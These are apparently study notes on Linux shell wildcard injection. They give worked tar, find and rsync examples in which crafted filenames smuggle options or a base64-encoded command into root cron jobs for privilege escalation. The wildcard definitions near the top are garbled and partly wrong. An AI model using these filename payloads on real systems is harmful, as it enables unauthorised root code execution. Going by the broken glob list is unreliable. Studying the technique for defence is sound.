Wildcard Expansion
When using shells like sh or bash, it's often useful to use wildcard characters to perform more complex actions. In the Linux environment, we have the following wildcard patterns (often called globbing patterns)
- ? - Represents any single character
-
-
- Any number of chars (including 0 so 0 or more chars)
-
- [] - Specifies a range (match any character NOT in the brackets)
- {} - Curly brackets (match any character in the brackets)
Terms are separated by commas and each term must be the name of something, or a wildcard.
Essentially we're looking for a wildcard, or something like common substitution that is based on the names of the files. You then find the interesting flags i.e. --checkpoint-action=exec=sh. Then create specific malicious files with specific names. Then run the binary with the wildcard present.
18.6 - CRON Jobs
18.7 - Insecure System Components
18.8 - Environment Variables & Sudo
https://tldp.org/LDP/GNU-Linux-Tools-Summary/html/x11655.htm
https://systemweakness.com/privilege-escalation-using-wildcard-injection-tar-wildcard-injection-a57bc81df61c
https://www.davila.me/menu/vulnerability-methods/wildcard-injection
Exploitation
Where is this expansion dangerous and why?
Wildcards act within the filesystem, the rest of the command, as specified in the wildcard, will be constructed from the filesystem. If the attacker cannot modify the command/binary directly, maybe they can use the wildcard that's reading from a directory. If the attacker has access to the directory then we have a potential privilege escalation vector.
sudo /usr/bin/find ../../bin/bash
Consider a cronjob or script using wildcard expansion within one of its commands. If the wildcard isn't properly used then the wildcard expansion done by the shell can introduce security vulnerabilities.
Scenario 1 - Tar
Suppose a cronjob is configured to execute the following script as the root user.
cd /tmp/scenario1
tar -cf /tmp/scenario1.tar *
If we're able to write into the /tmp/scenario1 directory, then we can exploit such script as follows:
First we create a script containing the malicious code that we want to force the root user to execute.
echo 'touch /tmp/scenario1/hacked' > /tmp/scenario1/shell.sh
Then we create the following two files
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > "--checkpoint=1"
When the script executes, the initial command
tar -cf /tmp/scenario1.tar *
Will be expanded into the following which will trigger the code execution
tar -cf /tmp/scenario1.tar --checkpoint=1 --checkpoint-action=exec=sh shell.sh file1.txt file2.txt file3.txt shell.sh
Scenario 2 - Find
Suppose you have the following command. The command will delete all files that are not jpg or png or gif.
/usr/bin/find . -type f -not -regex '.*\.\(jpg\|png\|gif\)' -exec bash -c "rm -f {}" \;
If we have such configuration, we can exploit by creating the following file. Notice that the file contains a base64 payload that will be decoded and then executed by bash.
touch ./"file.exe; echo dG91Y2ggL3RtcC9oYWNrZWQ= | base64 -d | bash"
touch /tmp/hacked

Scenario 3 - Rsync
Suppose a cronjob is configured to execute the following script as the root user.
rsync -a -e 'ssh -p 2222' *.txt root@localhost:/tmp/
If we're able to write files into the test1 directory, then we can exploit such configuration as follows:
We create a payload called shell.txt
echo 'touch /tmp/hacked' > /tmp/test1/shell.txt
Create another file named "-e sh shell.txt"
echo "" > '-e sh shell.txt';